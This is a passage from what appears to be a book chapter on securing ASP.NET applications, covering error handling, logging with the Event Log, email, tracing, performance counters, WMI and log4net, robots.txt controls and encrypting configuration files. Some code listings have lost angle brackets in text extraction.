- The conditions that lead to the error cannot be easily accessed, so you have no record of what caused the application error, which possibly leaves errors undiscovered.

Often, developers are tempted to debug errors on a live Web server by turning on full error messages so that they can view them from their remote workstations. However, there is no way to limit the full error page to particular machines, and switching on the full error page means anyone who causes an error to occur will see a page like that shown in Figure 5-2.



NOTE *OWASP refers to the vulnerabilities such as these as* improper error handling*, which is a type of information leakage.*

Improving Your Error Handling

ASP.NET provides error events you can respond to at both a page level (`Page_Error`) and application level (`Application_Error`). By intercepting errors via the error events, you can discover information about the error itself by accessing `Server.GetLastError` (which returns the last exception thrown) and via `HttpContext` (extra state information contained within the page class).

Following is an example of handling errors within a page class, using an `Error` class defined elsewhere in the project to provide logging functions:

```
 public partial class MyPage : System.Web.UI.Page
{
....

    protected void Page_Error(object sender, EventArgs e)
    {
        // Log Errors.
        Exception ex = Server.GetLastError();
```

```
            Error.Log(ex);
        }
    }
```

Following is an example of handling errors within `global.asax`:

```
<%@ Application Language="C#" %>
<script runat="server">
    void Application_Error(object sender, EventArgs e)
    {
        // Log Errors.
        Exception ex = Server.GetLastError();
        Error.Log(ex);
    }
</script>
```

Of course, these error handlers are a last resort. You should still be wrapping your code in `try`/`catch` blocks and reacting accordingly.

If you implemented the error logging as shown in the example code snippets, your errors would be logged twice because of error bubbling. ASP.NET will first look for a page-level error handler, then an application-wide error handler, and, finally, if neither of these error handlers is found, the default error handling will kick into play. However, it is up to an error handler to either cancel the error by calling `Server.ClearError`, or indicate to ASP.NET that it has handled it by redirecting to another page via `Server.Transfer`. The latter is preferable to `Response.Redirect` because no redirection response will be sent to the client, thwarting software that watches for these messages to detect errors.

Watching for Special Exceptions

ASP.NET throws specific exceptions that may indicate a security problem, such as request validation failures. It's a good idea to log these differently from "normal" exceptions (for example, sending a text message to a mobile phone, or logging to the event log with specific error-code monitoring software that can detect and respond to the threat). Table 5-1 provides some examples of exceptions that indicate a potential threat.

TABLE 5-1: Exceptions That Indicate a Potential Threat

EXCEPTION	WHEN OCCURS
`HttpRequestValidationException`	Occurs when request validation (see Chapter 3) is on, and potentially threatening characters are sent with a request.
`ArgumentException`	Occurs when event validation fails (see Chapter 4), indicating an attempt to fire an event that is not valid for a page.
`ViewStateException`	Occurs when an invalid `ViewState` has been sent (as previously described in this chapter)

Each of the exceptions shown in Table 5-1 should be specifically handled within your application-wide error handler in `global.asax`. Any third-party software you install may provide specialized exceptions for potential security problems. Obviously, these should be handled in the same way as the exceptions shown in Table 5-1.

It is possible for unhandled exceptions to cause your entire application to crash if they occur outside of a page request. An example might be found in a background worker thread, or within the garbage collector. Microsoft recommends that an `HttpModule` be used to catch these types of errors. You can find an example at `http://support.microsoft.com/?id=911816`.

Logging Errors and Monitoring Your Application

Now that you know how to catch errors, you must implement the other half of an error-handling strategy: logging. Logging is not just a security strategy — it will enable you to discover where potential problems in your application occur. Logging should also be used positively, to log events like successful authentication, access to protected resources and so on. Positive logging will provide easy auditing of your application. There are several ways to log errors, with the right one depending on your environment. For example, if you run a large data center and monitor your applications via Microsoft Operations Manager, you would log errors via Windows Management Instrumentation (WMI). For a single server, you may have software that monitors the Windows Event Log. If you are in a hosted environment, your options may be limited to logging to a database or sending an email to an account you monitor.

Whatever option you choose, it must be monitored, and the messages you send to it must clearly indicate the problem. An email message sent to a monitored email account may not require complete details of an error message, but could point to a locked administrator-only URL that displays a captured stack dump and other information you could use to replicate the error.



WARNING *It is very important that under no circumstances should you log sensitive information such as a user's password or a credit card verification (CCV) code. Always assume that your log itself may be compromised.*

Using the Windows Event Log

The Windows Event Log is probably the most common logging framework available to a Windows application, and the .NET framework provides specific classes for manipulating the Windows Event Log within the `EventLog` namespace. To write an event to the Windows Event Log, you use `EventLog.WriteEntry`. An entry requires an event source (usually the name of your application or layer), the event message, an application-specific number for the event, and an event type (for example, warning, error, or critical). The following code will write an error event to the Windows Event Log:

```
EventLog.WriteEntry("MyWebApplication",
   "Something bad happened",
   EventLogEntryType.Error,
   101);
```

However, if you run this code as is, you will get an exception. Event sources must be created before they can be used. The capability to create an event source is limited to administrative users, and, for Vista and Windows 2008, an application that is User Account Control (UAC) elevated. The following code creates an event source in the Windows Application Event Log:

```
EventLog.CreateEventSource("MyWebApplication", "Application");
```



NOTE *Generally, event sources are created during an application's installation, creating an event source requires administrative access. However, because ASP.NET applications generally do not have installers, you may want to create a command-line application to create your event sources. You will need the capability to log in to the server desktop and run the command line application as an administrator. Once the application source is created, the least-privilege account your application runs can write to the event log.*

If you have multiple event sources (for example, an event source for every assembly or logical layer), you can create a custom event log to contain your events by specifying the log name when you create a source, as shown here:

```
 EventLog.CreateEventSource("FrontEnd", "WroxApp");
EventLog.CreateEventSource("BackEnd", "WroxApp");
```

This code will create a custom event log called `"WroxApp"` that contains two sources: `"FrontEnd"` and `"BackEnd"`. The code for logging to your custom event log varies slightly. You must first retrieve an instance of the custom event log and source, as shown here:

```
 EventLog customLog =
  new EventLog("WroxApp", ".", "FrontEnd");
customLog.WriteEntry("Something bad happened",
    EventLogEntryType.Error,
    101);
```

This code writes an event to the `"WroxApp"` event log from the `"FrontEnd"` event source.

Using Email to Log Events

A common approach to logging is to email non-urgent alerts and logs to a monitored account. If you choose this approach, you should remember that emails may be delayed, and delivery is not guaranteed at all. An inbox overwhelmed with events may cause frustration and cause the recipient to ignore messages as they arrive. The .NET framework contains two namespaces for email: `System.Web.Mail` and `System.Net.Mail`.

`System.Net.Mail` supports authentication, Secure Sockets Layer (SSL) connections, and asynchronous operations. You specify the mail server details within your `web.config` , as shown here:

```
<system.net>
 <mailSettings>
   <smtp from="webapplication@domain.example">
     <network
         userName="mailUsername"
         password="mailPassword"
         host="mailServer.domain.example" />
   </smtp>
 </mailSettings>
</system.net>
```

To send a message, you create an instance of the `Message` class, create the message details you want to send, and then pass them to an instance of the `SmtpClient` class, as shown here:

```
System.Net.Mail.MailMessage message =
   new System.Net.Mail.MailMessage(
       "from@webapplication.domain",
       "webMonitor@company.example");
message.Subject = "Unhanded exception in "+Context.Request.Path;
message.Body = Server.GetLastError().ToString();
message.Priority = System.Net.Mail.MailPriority.High;

System.Net.Mail.SmtpClient smtp = new System.Net.Mail.SmtpClient();
smtp.UseDefaultCredentials = true;
smtp.Send(message);
```

However, using asynchronous sending is advisable because you will not want your application hanging as it waits for a response from a mail server that may not be running. To send an asynchronous email you must begin by setting the `Async` property in your `Page` declaration.

```
%@<Page Async="true" ... %>
```

Next you must add a`SendCompleted` event to the `SmtpClient` object. You can pass information into the event by using the `userState` parameter of the `SendAsync` message (for example, a copy of the mail message itself to be logged if the event fails). Listing 5-4 shows an example of how to send an asynchronous email.

LISTING 5-4: Sending an Asynchronous Email

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
```

continues

LISTING 5-4 *(continued)*

```
using System.Net.Mail;
using System.Web;

public partial class _Default : System.Web.UI.Page
{
    ....
    protected void Page_Error(object sender, EventArgs e)
    {
        MailMessage mail = new MailMessage();
        // Create the message
        mail.From = new MailAddress("webError@wrox.example");
        mail.To.Add("monitor@wrox.example");
        mail.Subject =
            "Unhanded exception in "+Context.Request.Path;
        mail.Body = Server.GetLastError().ToString();
        SmtpClient smtp = new SmtpClient();
        object userState = mail;

        //wire up the Asynce event for the send is completed
        smtp.SendCompleted +=
            new SendCompletedEventHandler(
                    smtp_SendCompleted);
        smtp.SendAsync(mail, userState);
    }

    void smtp_SendCompleted(object sender, AsyncCompletedEventArgs e)
    {
        //Get the Original MailMessage object
        MailMessage mail = (MailMessage)e.UserState;

        if (e.Error != null)
        {
            LogErrorElsewhere(
               "Error {1} occurred when sending mail [{0}] ",
               mail.Subject,
               e.Error.ToString());
        }
    }
}
```

Finally, you should consider what should happen if sending the email fails. You will want to provide another logging mechanism, both for the contents of the email and the fact that it could not be sent.

UsingASP.NET Tracing

One useful facility for debugging is the ASP.NET tracing facility, which provides a system for displaying information on page events, timings, and detailed page information. Tracing information can be enabled on a page by setting the `Trace="true"` attribute in the page directive. When this is set, tracing information is appended to the page, as shown in Figure 5-4.





FIGURE 5-4: ASP.NET Page Trace Output

You can add your own trace messages to the trace output by using `Trace.Write` and `Trace.Warn` within your code. This can be useful for timing long operations, or for logging debugging information during the development process.

Of course, it is doubtful that you want your trace information embedded within a page, even for testing purposes. Instead you can use a special URL, `trace.axd`. This page is a special HTTP Handler that provides a list of trace information for a set number of requests. To enable and configure this feature, you add the trace configuration element to `web.config`, as shown here:

```
system.web>
   ....
   <trace
       enabled = "true"
       localOnly = "true"
       pageOutput = "false"
       traceMode = "SortByTime"
       requestLimit = "25"
       mostRecent = "true" />
   ....
/system.web>
```

Once enabled, loading `trace.axd` will display a list of requests and provide you with the option to view the details of each specific request.



WARNING *Never set* `localOnly` *as* `false` *on a production server. Many vulnerability scanners look for an active* `trace.axd` *page, which can give away a lot of information about your application and the internals of your server configuration.*

Using Performance Counters

A standard Windows method of monitoring application and operating performance is the Performance Monitor. Windows, ASP.NET, and other applications come with a large collection of counters that you can use to monitor the computer and its applications. Figure 5-5 shows the Performance Monitor running under Windows 2003.




FIGURE 5-5: Performance Monitor under Windows 2003

You can create your own performance counters for your application and set their values programmatically. Like Windows events, you must add your own performance counter categories before adding your own performance counters. The two most common types of performance counters are absolute values (for example, Total Failed Logins) and relative to a time period (for example, Requests per Second).

Visual Studio provides a simple way to add performance counter categories in a development environment. First, open the Visual Studio Server Explorer. Expand the machine on which you want to create the counters, and right click on the Performance Counters tree, and click Create New Category. You will be prompted for the category name, a description, and at least one counter to add to the new category. Like Windows events, only an administrator can create performance counters and categories. Under Vista and Windows 2008, the program creating the counters must be elevated.. You can also create the categories and counters programmatically, as shown in the following example:

```
 string counterCategory = "SecuringASPNet";

if (!PerformanceCounterCategory.Exists(counterCategory))
{
    PerformanceCounterCategory.Create(counterCategory,
        "My category description/Help",
        PerformanceCounterCategoryType.SingleInstance,
        "CounterName",
        "Counter Description/Help");
}
```

One drawback of performance counters is that it is not possible to programmatically add a performance counter to an existing category (although Visual Studio allows you to add a performance counter to a custom category by deleting the category and re-creating it, its counters, and your new count). To create multiple counters, when creating the category, you must create a `CounterCreationDataCollection`. Using this collection also allows you to specify the type of each counter, something the simple creation method shown earlier does not.

```
string counterCategory = "SecuringASPNet";

if (!PerformanceCounterCategory.Exists(counterCategory))
{
    CounterCreationDataCollection counterCreationDataCollection =
        new CounterCreationDataCollection();

    counterCreationDataCollection.Add(
        new CounterCreationData("BadGuysFound",
            "Total number of bad guys detected",
            PerformanceCounterType.NumberOfItems32)
        );

    counterCreationDataCollection.Add(
        new CounterCreationData("BadGuysFoundPerSecond",
            "How many bad guys have been detected",
            PerformanceCounterType.RateOfCountsPerSecond32)
        );

    PerformanceCounterCategory.Create(counterCategory,
        "My category description/Help",
        PerformanceCounterCategoryType.SingleInstance,
        counterCreationDataCollection);
}
```

If you are writing an installer for your application, you can derive an installer component from `PerformanceCounterInstaller`, and then either use `InstallUtil` from the .NET framework, or use it as a custom action in your Microsoft Installer Package (MSI).

```
  [RunInstaller(true)]
public class CountersInstaller : PerformanceCounterInstaller
{
    public CountersInstaller()
    {
        this.CategoryName = "SecuringASPNet";
        Counters.Add(
            new CounterCreationData("BadGuysFound",
                "Total number of bad guys detected",
                PerformanceCounterType.NumberOfItems32)
            );

        Counters.Add(
            new CounterCreationData("BadGuysFoundPerSecond",
                "How many bad guys have been detected",
                PerformanceCounterType.RateOfCountsPerSecond32)
            );
}
```

There is a slight difference in how you use each type of counter. To access a counter, you must create a new instance of the `PerformanceCounter` class, passing the name of your category and counter. An absolute counter (such as `badGuysFound` in the following example) can be set to a specific value. Counters that involve time (such as `badGuysFoundPerSecond` in the following example) can only be increased or decreased.

```
  PerformanceCounter badGuysFound =
    new PerformanceCounter("SecuringASPNet",
    "BadGuysFound",
    false);

PerformanceCounter badGuysFoundPerSecond =
    new PerformanceCounter("SecuringASPNet",
    "BadGuysFoundPerSecound",
    false);

badGuysFound.Increment();
badGuysFoundPerSecond.IncrementBy(1);
```

If you are watching your new counters in the Windows Performance Monitor, you may not see any changes. If this happens to you, simply restart the Performance Monitor and you should see the new value in the monitor graph. Performance Monitor takes snapshots every second, and can sometimes get confused if you have created a new counter and then rapidly incremented it to check that it works!

When you create a counter category, you can specify if a counter category will be single or multiple instances. For multiple instance categories, when you select a counter to view in the Performance Monitor, you can pick an instance of the counter. When using such counters within your application, you must also specify an instance name, as shown in the following example:

```
PerformanceCounter badGuysFoundPerSecond =
  new PerformanceCounter("SecuringASPNet",
      "BadGuysFoundPerSecound",
      "My Instance Name",
      false);
```

Like logging, performance counters can be used for positive purposes such as the number of new users registered on your Web site. Changing the value of a performance counter requires that your Web application runs in Full Trust. (Chapter 13 discusses application trust levels, and the various ways you can place selected assemblies in Full Trust while leaving the majority of your application in a lower trust level.)

Using WMI Events

The Windows Management Interface (WMI) is another standard feature of Windows. It is the Microsoft implementation of Web-Based Enterprise Management (WBEM), a standard used to watch and control devices and software components on a network. Because it is standards-based, monitoring of WMI information is not just limited to Microsoft software (as is the case with Microsoft Operations Manager), but you can use it with other management tools such as OpenView from Hewlett Packard, Tivoli from IBM, and various Open Source products (such as OpenPegasus).

WMI works on a provider/consumer model. A *provider* describes itself using Managed Object Format (MOF) and registers its availability in the WMI repository (the Common Information Model, or CIM, database) via the CIM Object Management (CIMOM). *Consumers* can query the WMI repository for information. However, WMI itself does not hold information. It uses the information registered by providers to contact the providers and retrieve the information requested.

To create a WMI event, you add a reference to the `System.Management` assembly to your project, then create a class for the event, and inherit from `BaseEvent` in the `System.Management.Instrumentation` class. You provide event information by adding public fields to your class, as shown in Listing 5-5.

LISTING 5-5: A Sample WMI Event Class

```
using System.Management.Instrumentation;

namespace WMIEvents
{
    public class BadGuyDetectedEvent : BaseEvent
    {
        public bool HasMoustache;

        public BadGuyDetectedEvent(bool hasMoustache)
        {
            this.HasMoustache = hasMoustache;
        }
    }
}
```

To fire the event, create an instance of your event and call the `Fire` method provided the base class, as shown here:

```
BadGuyDetectedEvent badGuyDetectedEvent = new BadGuyDetectedEvent(true);

badGuyDetectedEvent.Fire();
```

As mentioned, a WMI event must be registered in the CIM database. Like performance counters, the .NET framework provides a special installer class, `DefaultManagementProjectInstaller`, to help you to register your events. This installer class inspects your assembly, extracts the MOF file for your custom events, and registers the class with WMI. In addition to adding the installer class to your assembly, you must specify the WMI namespace. The namespace is specified using an assembly attribute, as shown here:

```
[assembly: Instrumented("root/SecureDevelopment")]
```

The installer is created by adding an empty installer class, as shown in Listing 5-6.

LISTING 5-6: A Sample WMI Installer Class

```
using System.ComponentModel;
using System.Management.Instrumentation;

namespace WMIEvents
{
    [RunInstaller(true)]
    public class ProviderInstaller: DefaultManagementProjectInstaller
    {
    }
}
```

You should put all of your WMI classes in a separate assembly. With an installer class in the assembly, you can use `InstallUtil` or a custom MSI action to set up your events.

Another Alternative: Logging Frameworks

The event log, performance counters, and WMI are not for everyone because of the administrative requirements necessary to configure these options. Another common approach is to log events to a database. There are a few libraries for doing this, including the built-in ASP.NET Health Monitoring Framework, Microsoft's Enterprise Library Logging Application Block, and log4net (a port of a popular log4j framework). Generally, logging frameworks offer a selection of targets for their output (including the Windows Event Log, files, emails, and databases), as well as the capability to develop new targets, should the need arise. A third party framework may provide the flexibility you need to log in a restricted environment.

The following examples utilize one of the most commonly used frameworks, log4net. You can download log4net is available from `http://logging.apache.org/log4net/` .

To use log4net, download and unzip the installation package. Add a reference to the log4net assembly to your project by right-clicking on your project in Solution Explorer, choosing Add Reference, and then browsing to `bin/net/2.0/` subdirectory of the unzipped package.

The next step is to create a configuration file for log4net, which defines what will be logged and how it will be logged. For this example, for the sake of simplicity, you will configure log4net to use a text file. In a real-life scenario, the log file would be stored outside of your Web application directory, and access to it would be strictly controlled. Alternatively, another logging destination (such as a SQL Server database) would be used, again with strict controls on who can view the log data.

Add a new text file to your solution called `log4net.config` and enter the contents of Listing 5-7.

LISTING 5-7: A Sample log4net.config File

```
<?xml version="1.0" encoding="utf-8" ?>
<log4net>
 <root>
   <level value="DEBUG" />
   <appender-ref ref="FileAppender"/>
 </root>
 <appender name="FileAppender" type="log4net.Appender.FileAppender">
   <file value="log4net.log" />
   <appendToFile value="true" />
   <layout type="log4net.Layout.PatternLayout">
     <conversionPattern value=
          "%date [%thread] %-5level %logger - %message [%exception]%newline" />
   </layout>
 </appender>
</log4net>
```

This configuration will log everything sent through log4net to a file named `log4net.log` . You should note that a file with an extension of `.log` will not be served to browsers by IIS7.

You now need to add code to initialize log4net when your application starts. So add a new Global Application class to your project and add the following method to it:

```
protected void ConfigureLogging()
{
    string logFile = HttpContext.Current.Request.PhysicalApplicationPath +
                     "log4net.config";
    if (System.IO.File.Exists(logFile))
    {
        log4net.Config.XmlConfigurator.ConfigureAndWatch(
            new System.IO.FileInfo(logFile));
    }
}
```

Next, you must add a call to this method in the `Application_Start` method in the Global Application class.

```
  protected void Application_Start(object sender, EventArgs e)
{
    // Code that runs when the web application starts.
    this.ConfigureLogging();
}
```

log4net will now be used within your pages and classes. So let's write a demonstration page that shows you how to use log4net's logging. Open the `default.aspx` file in your project, and replace the contents with the following:

```
%@ Page Language="C#" AutoEventWireup="true" %>
%@ Import Namespace="log4net" %>
script runat="server">
   protected static readonly ILog log =
       LogManager.GetLogger(
           System.Reflection.MethodBase.GetCurrentMethod().DeclaringType);

   protected void submit_OnClicked(object sender, EventArgs e)
   {
       if (!string.IsNullOrEmpty(logText.Text))
       {
           log.Debug(logText.Text);
       }
   }

/script>
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
html xmlns="http://www.w3.org/1999/xhtml">
head runat="server">
   <title>Simple Logging</title>
/head>
body>
   <form id="logTest" runat="server">
   <div>
       Log Entry : <asp:TextBox ID="logText" runat="server" />
       <asp:Button ID="submit" Text="Log" runat="server"
                   OnClick="submit_OnClicked" />
   </div>
   </form>
/body>
/html>
```

This page gets an instance of the logger configured during application startup by calling `GetLogger()` and passing in the name of the class creating this instance. The class name is automatically discovered by reflection:

```
protected static readonly ILog log =
   LogManager.GetLogger(
       System.Reflection.MethodBase.GetCurrentMethod().DeclaringType);
```

Messages are sent to the logger when the Log button on the test page is clicked by calling the `log.Debug()` method with the message to be logged. The logging methods also have an overload that takes an exception as well as a message.

log4net supports five levels of messages: Debug, Info, Warn, Error, and Fatal. To log an Info level message, you would call the `log.Info()` method. To log a Warn level message, you would call `log.Warn()` method, and so on.

The `Threshold` value in the configuration file is used to control which message types are actually emitted to the log destinations:

- A threshold level of All or Debug would record every message type.
- A threshold level of Info would log messages of an Info, Warn, Error, and Fatal type.
- A threshold level of Warn would only log Warn, Error, and Fatal messages.

By using a suitable threshold level, you can fine-tune the log output without having to remove any logging commands from your code.

The configuration file also allows for multiple logging types and destinations. For example, a configuration file like that shown in Listing 5-8 would log debug messages and above to a log file, and would email fatal messages.

LISTING 5-8: A Simple Multiple Logging Appender Configuration for log4net

```
<?xml version="1.0" encoding="utf-8" ?>
<log4net>
 <root>
   <level value="DEBUG" />
   <appender-ref ref="FileAppender"/>
   <appender-ref ref="SmtpAppaender" />
 </root>
 <appender name="FileAppender" type="log4net.Appender.FileAppender">
   <file value="log4net.log" />
   <appendToFile value="true" />
   <layout type="log4net.Layout.PatternLayout">
     <conversionPattern value=
          "%date [%thread] %-5level %logger - %message [%exception]%newline" />
   </layout>
 </appender>
 <appender name="SmtpAppender" type="log4net.Appender.SmtpAppender">
   <to value="barryd@example.com" />
   <from value="errorlog@example.com" />
   <subject value="Logging Message" />
   <smtpHost value="SMTPServer.domain.com" />
   <bufferSize value="512" />
   <lossy value="true" />
   <evaluator type="log4net.Core.LevelEvaluator">
     <threshold value="Fatal"/>
   </evaluator>
```

continues

LISTING 5-8 *(continued)*

```
    <layout type="log4net.Layout.PatternLayout>
      <conversionPattern value=
           "%date [%thread] %-5level %logger - %message [%exception]%newline" />
    </layout>
  </appender>
</log4net>
```

This section barely scratches the surface of how to use log4net. Possible logging destinations include databases, the event log, the ASP.NET tracing facility, files that rotate every day, and more. The log4net Web site has more details and samples of use.



NOTE *Adding logging and event monitoring to your application is known as* instrumentation. *The approach you take will depend on the environment your application will run in. For example, if you cannot monitor the event log or performance counters because your application is running in a shared hosting environment then you should not use those methods.*

LIMITING SEARCH ENGINES

Search engines are one of the powerhouses of the Internet. Programs known as *robots* crawl through Web sites and add content to their index, enabling users to search for information. However, indexers will add everything they can find, which presents a risk to a Web application. As shown in Figure 5-6, the Google hacking database (located at `http://johnny.ihackstuff.com/ghdb.php`) contains Google searches that reveal sensitive information.




FIGURE 5-6: A Google search returning FrontPage passwords

Well-behaved robots can be controlled by using a `robots.txt` file, or by adding a `ROBOTS` metatag to your pages. Both of these approaches are *de facto* standards, and depend on support in the crawling software. Robots can ignore these control methods — malware robots searching for email addresses or security vulnerabilities almost certainly will.

Controlling Robots with a Metatag

In individual pages, you can add the `ROBOTS` metatag to tell robots not to index a page, and/or not to follow any links within a page. To do this, add the following to your HTML code:

```
<html>
   <head>
   <title>...</title>
   <meta name="ROBOTS"
       content="NOINDEX. NOFOLLOW" />
   </head>
...
</html>
```

The `name` value for the metatag must be `ROBOTS`. The content value must be a combination of `INDEX`, `NOINDEX`, `FOLLOW`, or `NOFOLLOW`. Obviously, only certain combinations make sense. If no tag is specified, the default value will be `"INDEX, FOLLOW"`.

Controlling Robots with robots.txt

Adding a metatag to every page on your Web site takes some effort, and is prone to mistakes. Another way of controlling robots is with a text file, `robots.txt` (the filename should be all lowercase). This file should be placed in the root directory of your Web site. This file follows a simple format, as shown in Listing 5-9.

LISTING 5-9: A Sample robots.txt File

```
# This is a comment in a robots.txt file

User-Agent: r2d2
Disallow:

User-Agent: c3po
Disallow: /trashCompactor

User-Agent: *
Disallow: /deathStarPlans
Disallow: /logs
```

In the code shown in Listing 5-9, any robot that identifies itself as "r2d2" has nothing disallowed. A robot that identifies itself as "c3po" should not crawl through the `/trashCompactor` directory. Any other robots should exclude the `/deathStarPlans` directory and the `/logs` directory. Each disallowed line should only contain a single path, and wildcard characters are not supported in paths.

To stop all well-behaved robots from crawling your site, your `robots.txt` file should contain the code shown in Listing 5-10.

LISTING 5-10: A Sample robots.txt File that Stops All Crawling

```
User-agent:*
Disallow: /
```

Unfortunately, a `robots.txt` file can only contain disallowed areas. Attackers often check this file for directories where robots should not go, and then attempt to load those directories to see what happens. One other thing to note is that the `robots.txt` file should be in a Unix text format — this means only `LineFeed` characters marking the end of a file, not the Carriage Return and Line Feed combination that Windows uses. You can use Visual Studio to save a file in the correct format by selecting File] Advanced Save and choosing Unix from the Line Endings drop-down menu.



WARNING *If you are implementing your own search service using indexing software (such as Microsoft Index Server or Lucerne), it is important that you work on a whitelisting approach, choosing directories that should specifically be indexed, rather than excluding directories.*

PERILS OF MICROSOFT INDEX SERVER

Quite a few years ago, the author was asked to quickly create a search system on a simple Web site using Microsoft Index Server. Index Server was created to index the entire site, and everything was publicly available. Unfortunately, a member of the sales staff had access to the Web site, and a few months later, created his own directory and started uploading files to exchange with others (including a document listing prices and profit margins). Index Server did as it was configured. It indexed this new directory and started serving the files as search results for phrases such as "Price." Always be specific on directories and files that are included.

PROTECTING PASSWORDS IN CONFIG FILES

Often, you will have multiple configuration files for your application — for example, one for development, one for staging, and one for live. You may even upload new configuration files to your Web site, backing up your existing configuration file. ASP.NET will refuse to serve files ending in `.config`. One common mistake is to rename your existing file to `web.config.backup` or `web.config.bak` —files that ASP.NET will serve happily. A lot of security scanning software will look for these common filenames and retrieve them.

Your configuration files may include sensitive information (such as database passwords in connection strings, mail server usernames and passwords, and so on). ASP.NET provides functionality to encrypt sections of a configuration file and automatically decrypt them.

At its simplest, you can encrypt a section in the `web.config` file by opening a command line prompt, changing to the directory holding the `web.config` file you wish to encrypt parts of, and, by using the `aspnet_regiis`, specify the section you want encrypted.

```
aspnet_regiis -pef SecretSection .
```

The `aspnet_regiis` utility is found in the .NET framework installation folder, `%windows%\Microsoft.NET\Framework\v2.0.50727`.

The drawback to this approach is that, if the `web.config` file is moved to another server, decryption will fail. So, if you have multiple servers in a Web farm, the command must be run on every server. For this scenario, you must use a Rivest, Shamir, Adelman (RSA) key container that can be exported from one machine and imported onto another one. In an elevated command prompt (right-click on the command prompt icon and choose "Run as administrator") the following steps will create an RSA key container and then export it:

1. Create a new key container for exporting:

```
aspnet_regiis -pc MyConfigurationKey ➥
-size 2048 -exp
```

2. Export the key to an XML file:

```
aspnet_regiis -px MyConfigurationKey ➥
c:\myconfigurationkey.xml
```

3. Import the key on every server:

```
aspnet_regiis -pi MyConfigurationKey ➥
myconfigurationkey.xml
```

4. Set permissions on the key container for the account under which your application runs:

```
aspnet_regiis -pa MyConfigurationKey ➥
"machineName\Account"
```

